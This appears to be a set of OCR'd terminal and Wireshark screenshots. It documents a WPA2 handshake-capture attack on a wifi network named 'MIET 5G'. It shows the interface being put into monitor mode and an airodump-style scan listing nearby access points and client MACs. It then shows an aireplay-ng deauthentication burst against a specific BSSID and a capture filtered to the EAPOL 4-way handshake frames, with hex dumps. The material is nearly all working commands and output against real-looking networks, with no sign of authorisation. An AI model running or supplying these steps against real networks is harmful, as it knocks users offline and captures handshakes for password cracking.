



```
~ ❯ sudo aireplay-ng --deauth 5 -a F4:E2:C6:27:97:2B wlan0

[sudo] password for knight:
10:51:26  Waiting for beacon frame (BSSID: F4:E2:C6:27:97:2B) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
10:51:28  Sending DeAuth (code 7) to broadcast -- BSSID: [F4:E2:C6:27:97:2B]
10:51:28  Sending DeAuth (code 7) to broadcast -- BSSID: [F4:E2:C6:27:97:2B]
10:51:29  Sending DeAuth (code 7) to broadcast -- BSSID: [F4:E2:C6:27:97:2B]
10:51:29  Sending DeAuth (code 7) to broadcast -- BSSID: [F4:E2:C6:27:97:2B]
10:51:30  Sending DeAuth (code 7) to broadcast -- BSSID: [F4:E2:C6:27:97:2B]
~ 6s ❯ sudo ip link set wlan0 down
       sudo iw dev wlan0 set type managed
```




```
eapol
```

```
No.   Time       Source             Destination        Protocol Lengt Info
  347 1.446436   Ubiquiti_27:97:2b  e6:bd:1a:13:03:50  EAPOL      133 Key (Message 1 of 4)
```

```
> Frame 347: Packet, 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
> IEEE 802.11 QoS Data, Flags: ....R.F.
> Logical-Link Control
> 802.1X Authentication
```

```
0000  88 0a 3a 01 e6 bd 1a 13  03 50 f4 e2 c6 27 97 2b   ··:·····  ·P···'·+
0010  f4 e2 c6 27 97 2b 00 00  06 00 aa aa 03 00 00 00   ···'·+··  ········
0020  88 8e 02 03 00 5f 02 00  8a 00 10 00 00 00 00 00   ·····_··  ········
0030  00 00 01 82 2e 0a 49 4c  80 26 e7 3a 2c 66 40 98   ····.·IL  ·&·:,f@·
0040  fb c4 fb 36 9a b7 6f 3c  45 1d 71 a6 d8 10 1d da   ···6··o<  E·q·····
0050  8f cb 83 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
0080  00 00 00 00 00                                     ·····
```

802.1X Authentication: Protocol | Packets: 57942 · Displayed: 1 (0.0%) | Profile: Default




```
eapol
```

```
No.   Time        Source              Destination        Protocol Lengt Info
19227 76.491359   XiaomiCommun_f2:74:… Ubiquiti_27:97:2b  EAPOL      155 Key (Message 2 of 4)
19228 76.495429   XiaomiCommun_f2:74:… Ubiquiti_27:97:2b  EAPOL      155 Key (Message 2 of 4)
19229 76.497182   XiaomiCommun_f2:74:… Ubiquiti_27:97:2b  EAPOL      155 Key (Message 2 of 4)
19233 76.540974   XiaomiCommun_f2:74:… Ubiquiti_27:97:2b  EAPOL      133 Key (Message 4 of 4)
34436 112.248120  XiaomiCommun_f2:74:… Ubiquiti_27:97:2b  EAPOL      155 Key (Message 2 of 4)
```


```
> Frame 19227: Packet, 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
> IEEE 802.11 QoS Data, Flags: .......T
> Logical-Link Control
> 802.1X Authentication
```

```
0000  88 01 3a 01 f4 e2 c6 27  97 2b 08 25 25 f2 74 e6   ··:····'  ·+·%%·t·
0010  f4 e2 c6 27 97 2b 00 00  06 00 aa aa 03 00 00 00   ···'·+··  ········
0020  88 8e 01 03 00 75 02 01  0a 00 00 00 00 00 00 00   ·····u··  ········
0030  00 00 01 41 69 49 29 24  27 a2 b2 c8 15 2f b4 c1   ···AiI)$  '····/··
0040  fb eb b0 af 83 3b 98 13  08 ec 37 56 7a 2c 60 6a   ·····;··  ··7Vz,`j
0050  72 21 e7 00 00 00 00 00  00 00 00 00 00 00 00 00   r!······  ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········  ········
0070  00 00 00 3d 02 ce 04 1f  53 d2 2d 88 ff 41 10 a3   ···=····  S·-··A··
0080  c2 6c 3c 00 16 30 14 01  00 00 0f ac 04 01 00 00   ·l<··0··  ········
0090  0f ac 04 01 00 00 0f ac  02 80 00                  ········  ···
```


handshake-03.cap | Packets: 88362 · Displayed: 5 (0.0%) | Profile: Default



```
~ ❯ rfkill list all

1: phy0: Wireless LAN
        Soft blocked: yes
        Hard blocked: no
2: hci0: Bluetooth
        Soft blocked: yes
        Hard blocked: no
~ ❯ sudo rfkill unblock all
```



```
        Hard blocked: no
~ ❯ sudo rfkill unblock all

~ ❯ rfkill list all

 CH 10 ][ Elapsed: 42 s ][ 2025-11-07 10:27

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 6E:D7:9A:11:E4:7C  -78        0        0    0  11  195   WPA2 CCMP   MGT  MIET-5G
 00:11:74:C7:1C:00  -75        2        0    0   1  195   WPA2 CCMP   MGT  JioPrivateNet
 6E:D7:9A:11:DF:0E   -1        0        0    0   6   -1                    <length:  0>
 00:11:74:FD:24:E1  -73        8        0    0   1  195   OPN              JioNet@Model_Institute
 00:11:74:B7:BC:40  -74        4        0    0   1  195   WPA2 CCMP   MGT  JioPrivateNet
 00:11:74:C3:BD:01  -89        2        0    0   6  195   OPN              JioNet@Model_Institute
 6E:D7:9A:11:E7:F3  -83        3       49    0   6  195   WPA2 CCMP   MGT  MIET-5G
 F4:E2:C6:24:53:45  -81        2        0    0  11  195   WPA2 CCMP   PSK  MIET 5G
 68:D7:9A:11:DF:0E   -1        0        0    0   6   -1                    <length:  0>
 AE:8B:A9:1D:BB:40  -65       11        0    0  11  260   WPA2 CCMP   MGT  MIET-5G
 F4:E2:C6:27:9E:93  -82        3        0    0  11  195   WPA2 CCMP   PSK  MIET 5G
 6E:D7:9A:11:E6:CF  -73        2       54    1   1  195   WPA2 CCMP   MGT  MIET-5G
 9C:05:D6:E1:82:75  -82        8        0    0   1  360   WPA2 CCMP   PSK  MIET 5G
 00:11:74:FD:24:E0  -74        4        1    0   1  195   WPA2 CCMP   MGT  JioPrivateNet
 00:11:74:B7:BC:41  -72        6        0    0   1  195   OPN              JioNet@Model_Institute
 00:11:74:FD:07:E0   -1        0        0    0   6   -1                    <length:  0>
 00:11:74:C3:BD:00  -85        1        0    0   6  195   WPA2 CCMP   MGT  JioPrivateNet
 F4:E2:C6:27:9E:7F  -75       17        0    0   6  195   WPA2 CCMP   PSK  MIET 5G
 6E:D7:9A:11:DF:24  -75       13        0    0   6  195   WPA2 CCMP   MGT  MIET-5G
 6E:D7:9A:11:DF:DA  -65       15        0    0   6  195   WPA2 CCMP   MGT  MIET-5G
 F6:E2:C6:27:93:DB  -80        3        0    0   6  195   WPA2 CCMP   MGT  MIET-5G
 68:D7:9A:11:E7:F3  -84       17       53    4   6  195   WPA2 CCMP   PSK  MIET 5G
 F4:E2:C6:27:93:DB  -81        3        0    0   6  195   WPA2 CCMP   PSK  MIET 5G
 68:D7:9A:11:E6:E6  -78       15        0    0   6  195   WPA2 CCMP   PSK  MIET 5G

 CH 11 ][ Elapsed: 3 mins ][ 2025-11-07 10:34

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F4:E2:C6:27:97:2B  -45   0       60    45552   27  11  195   WPA2 CCMP   PSK  MIET 5G

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 F4:E2:C6:27:97:2B  DE:81:28:74:21:D8  -80    6e- 6     69       90
 F4:E2:C6:27:97:2B  08:25:25:FF:ED:48  -69   12e- 5e     0     2475
 F4:E2:C6:27:97:2B  60:6E:E8:F4:70:32  -64   24e-24e    16    41129
Quitting...
```



```
~ ❯ # bring it down
    sudo ip link set wlan0 down
    # set monitor mode
    sudo iw dev wlan0 set type monitor
    # bring it up
    sudo ip link set wlan0 up
    # confirm
    iw dev

RTNETLINK answers: Operation not possible due to RF-kill
phy#0
        Interface wlan0
                ifindex 3
                wdev 0x1
                addr 98:3b:8f:30:69:07
                type monitor
                multicast TXQ:
                        qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                        0       0       0       0       0       0       0       0               0
~ ❯ rfkill list all

1: phy0: Wireless LAN
        Soft blocked: yes
        Hard blocked: no
2: hci0: Bluetooth
        Soft blocked: yes
```